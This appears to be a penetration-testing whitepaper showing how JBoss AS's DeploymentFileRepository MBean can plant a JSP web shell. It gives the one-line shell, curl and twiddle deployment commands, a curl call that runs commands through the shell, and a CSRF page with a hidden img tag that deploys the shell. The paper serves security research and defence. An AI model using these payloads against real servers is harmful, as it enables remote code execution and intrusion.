JBoss Application Server – Deploying WARs with the DeploymentFileRepository MBean

Patrick Hof
RedTeam Pentesting GmbH

http://www.redteam-pentesting.de

The *JBoss Application Server* (JBoss AS) is a widely used, open source Java application server. It is part of the JBoss Enterprise Middleware Suite (JEMS) and often used in large enterprise installations. Because of the high modularity and versatility of this software solution, which leads to a high complexity, the JBoss AS is a rewarding target for attackers in enterprise networks. This paper adds to the whitepaper “Bridging the Gap between the Enterprise and You - or - Who’s the JBoss now?” released by RedTeam Pentesting. It shows how to use the DeploymentFileRepository MBean to deploy a Web ARchive (WAR) without the need of outbound connections being allowed for the JBoss AS. It also describes how this can be used in conjunction with CSRF to attack a JBoss AS with a protected JMX Console.

Introduction

In 2008, RedTeam Pentesting released the paper "Bridging the Gap between the Enterprise and You - or - Who's the JBoss now?"[1]. It approaches the JBoss AS from an attacker's perspective and points out its risk potential with examples showing how to achieve arbitrary code execution on the JBoss AS's underlying host system. The examples use the JMX and Web Console, RMI, the Main- and BeanShellDeployer as well as JMX Invokers of the Web Console and HttpAdaptor.

As mentioned in the whitepaper's section 3.5 (BSHDeployer), firewall rules may prohibit outbound connections from the JBoss AS, preventing an attacker from fetching a WAR file to be installed from an external web server. The BSHDeployer's `createScriptDeployment()` method proved to be a solution to this problem, as it allows to run arbitrary BeanShell scripts on the server without the need for outbound connections.

There exists yet another possibility to deploy a WAR file on a JBoss AS without fetching it from a remote host: the *DeploymentFileRepository* MBean's `store()` method. This MBean is available in JBoss AS versions 3.2 up to 5.1, thus providing a a very reliable way of exploitation.

The paper will explain how to use the DeploymentFileRepository MBean through the JMX Console and RMI (with twiddle) to deploy a WAR file. It will also be shown how this can be used together with a CSRF attack to exploit JBoss AS with a protected JMX Console. Basic knowledge of the JBoss AS and the aforementioned paper "Bridging the Gap between the Enterprise and You - or - Who's the JBoss now?" is assumed. Please refer to that paper for more detailed information about the JBoss AS.

DeploymentFileRepository MBean

In the following, the variable name `$JBOSS_ROOT` is used to indicate the directory the JBoss AS has been installed to. `$JBOSS_SRC` describes the directory the source code has been unpacked to.

The JBoss AS's DeploymentFileRepository MBean's Javadoc describes the MBean as follows:

```
/**
* This class wraps the file system
* for deployments.  It gives a file-based
* persistence mechanism for deployments.
* Used by web-console to store -service.xml files,
```

[1] `http://www.redteam-pentesting.de/publications/jboss`

```
* -ds.xml files, etc..., really anything text based.
*
* Deployments are tied to a specific name and that name
* corresponds to the base file name.
[...]
*/
```

Its full source code is available in the JBoss AS source file

```
$JBOSS_SRC/console/src/main/org/jboss/console/manager/
         DeploymentFileRepository.java
```

In the default configuration, a JBoss AS provides the DeploymentFileRepository MBean under the name

```
jboss.admin:service=DeploymentFileRepository
```

Its configuration can be found in the file

```
$JBOSS_ROOT/server/default/deploy/management/console-mgr.sar/META-INF
         /jboss-service.xml
```

Available methods

The DeploymentFileRepository MBean implements seven methods:

```
store(String folder, String name, String fileExtension, String data,
         boolean noHotDeploy)
remove(String folder, String name, String fileExtension)
isStored()
getBaseDir()
setBaseDir(String baseDir)
preRegister(MBeanServer server, ObjectName name)
getFile(File parent, String child)
```

The `store()` method can be used to write arbitrary text files to a specific directory. It's Javadoc description and signature are as follows:

```
  /**
  * @param folder          relative directory
  * @param name            base name of file.  Whitespace will be
                           removed from name and replaced with '_'
  * @param fileExtension   must have a '.' in ext
  * @param data
  * @param noHotDeploy     keep timestamp of file so it doesn't do a
                           redeploy
  * @throws IOException
  */
 public void store(String folder, String name, String fileExtension,
           String data, boolean noHotDeploy) throws IOException
```

Using this method, a folder `testfolder` with a file `test.txt` and the content "testcontent" can be created with the following invocation:

```
store("testfolder", "test", ".txt", "testcontent", false)
```

The file will be stored under the subdirectory that is set as the MBean's `BaseDir` attribute. The default is `./deploy/management`. This path is prepended with the configuration's `ServerHomeURL` value, which by default points to the current configuration directory (e.g. `$JBOSS_ROOT/server/default/`).

Exploded WAR deployment

The `store()` method allows the creation of arbitrary folders and, according to the documentation, "anything text based".

It is theoretically possible to write binary data with the `store()` method. The problem lies in the fact that the method uses a `java.io.PrintWriter`[2] object to write the data to a file. As this class operates on characters and not on bytes, problems with e.g. byte sequences resembling unicode characters may arise.

WAR files are extended ZIP files, which means that their content therefore cannot be simply provided as the `store()` function's `data` parameter value, due to the abovementioned problem. To solve this, the JBoss AS's ability to deploy *exploded WARs*[3] can be used.

By unpacking the WAR file to a directory with a `.war` extension, the individual files in this directory can be uploaded with the DeploymentFileRepository MBean's `store()` method one after another. In fact, it suffices to upload a Java ServerPage (JSP) to the correct subdirectory, as the additional files like `WEB-INF/web.xml` or the `META-INF/Manifest.mf` file are not strictly needed for a successful deployment.

As the default `BaseDir` location `deploy/management` is routinely scanned for new deployments, the WAR will get hot-deployed after a few seconds.

[2]`http://java.sun.com/javase/6/docs/api/java/io/PrintWriter.html`
[3]`http://community.jboss.org/wiki/ExplodedDeployment`

Deploying a WAR file with the store() method

To create the exploded WAR file data structure on the JBoss AS, the JSP payload has to be written to a directory with the suffix `.war`. The following short JSP, for example, lets an attacker execute arbitrary commands on the server:

```
<%Runtime.getRuntime().exec(request.getParameter("c"));%>
```


The code above will run any command given via the parameter `c`. No output will be returned. Longer JSP files can of course also be provided, as long as no size limits are exceeded. The full method invocation would be

```
store("shell.war", "shell", ".jsp" "<%Runtime.getRuntime().exec(
         request.getParameter(\"c\"));%>", true)
```

The first parameter specifies the name of the directory that the file is written to. It is automatically created if it doesn't exist already.

Deployment via JMX Console

If access to the JMX Console is allowed, the DeploymentFileRepository MBean can be directly accessed with a browser. It is linked from the start page under the name given in the configuration, which by default is `service=DeploymentFileRepository`. Figure 1 shows the `store()` method in a JBoss AS 4.2.3.GA JMX Console, figure 2 shows the same for a JBoss AS 5.1.0.GA installation.



File
Edit
View
History
Bookmarks
Tools
Help
http://localhost:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.ad
Google
1 MBean Inspector
Invoke

void store()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
p2	java.lang.String		(no description)
p3	java.lang.String		(no description)
p4	java.lang.String		(no description)
p5	boolean	[✓ True] False	(no description)

Figure 1: DeploymentFileRepository store() method JBoss 4.2.3.GA


File Edit View History Bookmarks Tools Help
http://localhost:8080/jmx-console/
Google
1 JBoss JMX Management Conso...
Apply Changes

Object Name Filter

Remove Object Name Filter

- JMImplementation
- com.arjuna.ats.properties
- jboss
- jboss.admin
- jboss.alerts
- jboss.aop
- jboss.cache
- jboss.classloader
- jboss.deployment
- jboss.ejb
- jboss.j2ee
- jboss.jacc
- jboss.jca
- jboss.jdbc
- jboss.jmx
- jboss.management.local
- jboss.messaging
- jboss.messaging.connectionfactory
- jboss.messaging.destination
- jboss.mq
- jboss.pojo
- jboss.remoting
- jboss.rmi

Operation	Return Type	Description	Parameters
destroy	void	MBean Operation.	[no parameters] Invoke
isStored	boolean	MBean Operation.	p1 java.lang.String (no description) p2 java.lang.String (no description) p3 java.lang.String (no description) Invoke
stop	void	MBean Operation.	[no parameters] Invoke
create	void	MBean Operation.	[no parameters] Invoke
remove	void	MBean Operation.	p1 java.lang.String (no description) p2 java.lang.String (no description) p3 java.lang.String (no description) Invoke
store	void	MBean Operation.	p1 java.lang.String (no description) p2 java.lang.String (no description) p3 java.lang.String (no description) p4 java.lang.String (no description) p5 boolean (no description) [✓ True] False Invoke

Figure 2: DeploymentFileRepository store() method JBoss 5.1.0.GA

On the command line, the following cURL[4] request (wrapped for better readability) deploys the exploded WAR file using the JMX Console:

```
$ curl 'http://localhost:8080/jmx-console/HtmlAdaptor
          ?action=invokeOpByName
          &name=jboss.admin%3Aservice%3DDeploymentFileRepository
          &methodName=store
          &argType=java.lang.String
          &arg0=shell.war
          &argType=java.lang.String
          &arg1=shell
          &argType=java.lang.String
          &arg2=.jsp
          &argType=java.lang.String
          &arg3=%3C%25Runtime.getRuntime%28%29.exec%28request.
                    getParameter%28%22c%22%29%29%3B%25%3E%0A
          &argType=boolean
          &arg4=True'
```

Afterwards, arbitrary commands can be run on the host system. The following trivial example shows how to create a new file `test.txt` in the `/tmp` directory:

```
$ curl 'http://localhost:8080/shell/shell.jsp
          ?c=touch%20%2ftmp%2ftest.txt'
```

[4]http://curl.haxx.se/

Deployment via twiddle

With the help of `twiddle`, the `DeploymentFileRepository` MBean's `store()` method can be called via Remote Method Invocation (RMI):

```
$ ./twiddle.sh invoke jboss.admin:service=DeploymentFileRepository
         store 'shell.war' 'shell' '.jsp' '<%Runtime.getRuntime().
         exec(request.getParameter("c"));%>' true
```

As shown before, the Java ServerPage will be available at

```
http://localhost:8080/shell/shell.jsp
```

Deployment via Cross Site Request Forgery

The deployment of a WAR file via the DeploymentFileRepository MBean and an open JMX Console is evidently possible with a single request. In most applications, this means that Cross Site Request Forgery[5] is possible, as is the case with the JBoss AS. There is no protection against this kind of vulnerability, which was already mentioned to be possible with the JBoss AS's JMX Console some years ago in CVE-2007-1157[6].

An attacker can prepare a web page that will install a JSP on the server if a user that is authenticated to the JMX Console opens it in a second browser window or tab. A minimal web page doing a CRSF attack with an HTML `img` tag may look as follows:

```
<html>
  <body>
    <h1>JMX Console DeploymentFileRepository CSRF</h1>
    <img style="visibility:hidden" src='http://localhost:8080/jmx-
              console/HtmlAdaptor?action=invokeOpByName&name=jboss.
              admin%3Aservice%3DDeploymentFileRepository&methodName=
              store&argType=java.lang.String&arg0=shell.war&argType=
              java.lang.String&arg1=shell&argType=java.lang.String&
              arg2=.jsp&argType=java.lang.String&arg3=%3C%25Runtime.
              getRuntime%28%29.exec%28request.getParameter%28%22c
              %22%29%29%3B%25%3E%0A&argType=boolean&arg4=True' />
  </body>
</html>
```

If a user opens this HTML page, the `img` tag's `src` attribute will make the browser request the given URL. This leads to an invocation of the DeploymentFileRepository MBean's `store()` method and deploys the minimal JSP.

[5] http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
[6] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1157

Related Work

Directory Traversal in versions 3.2.4 through 4.0.5

In JBoss AS versions 3.2.4 through 4.0.5, a directory traversal vulnerability existed in the DeploymentFileRepository MBean which allowed to set the `baseDir` value to a path outside of the JBoss AS's root directory, see CVE-2006-5750[7]. In later versions, the path is properly checked to only allow access below the JBoss AS's root directory.

For attackers however, being able to upload a JSP file will result in the possibility to execute arbitrary commands with the runtime permissions of the JBoss AS user account. This in turn will again allow to read and manipulate all files that user has access to, so the absence of the directory traversal vulnerability does not lower the risk significantly.

Metasploit jboss_deploymentfilerepository.rb Module

A Metasploit module supposedly exploiting this directory traversal was added in Revision 9256[8] of the Metasploit SVN. However, the module does not really exploit the directory traversal, but places a JSP file in the subdirectory `console-mgr.sar/web-console.war` below the `BaseDir` directory (normally `deploy/management`) using the `store()` method discussed in this paper.

The advantage of this technique is that instead of deploying a new WAR, the JSP is added to an existing WAR (in this case the web console), so no log message about the deployment of a new WAR is generated, for example. The disadvantage is that if for some reason the web console was removed or is password protected, the exploit attempt will fail, while the JBoss AS is still vulnerable.

Conclusion

If access to the JBoss AS's MBeans is possible, the DeploymentFileRepository MBean provides a reliable way of deploying a WAR file to the server. Access to the server's MBeans is often possible in various ways, as detailed in RedTeam Pentesting's white paper "Bridging the Gap between the Enterprise and You - or - Who's the JBoss now?".

[7]`http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5750`
[8]`http://www.metasploit.com/redmine/projects/framework/repository/revisions/9256/entry/modules/exploits/multi/http/jboss_deploymentfilerepository.rb`

By uploading a Java ServerPage which executes code on the server system, arbitrary commands can be run on the server host with the runtime permissions of the JBoss AS user. The elimination of the directory traversal vulnerability described in CVE-2006-5750 therefore does not significantly increase the security of a JBoss AS installation where the DeploymentFileRepository MBean can be accessed.

This deployment method can also be exploited via CSRF. This makes it possible to successfully deploy a JSP even if the JMX Console is password protected, for example, if users that are authenticated to the JMX console open a web page with an embedded `img` element that triggers the deployment.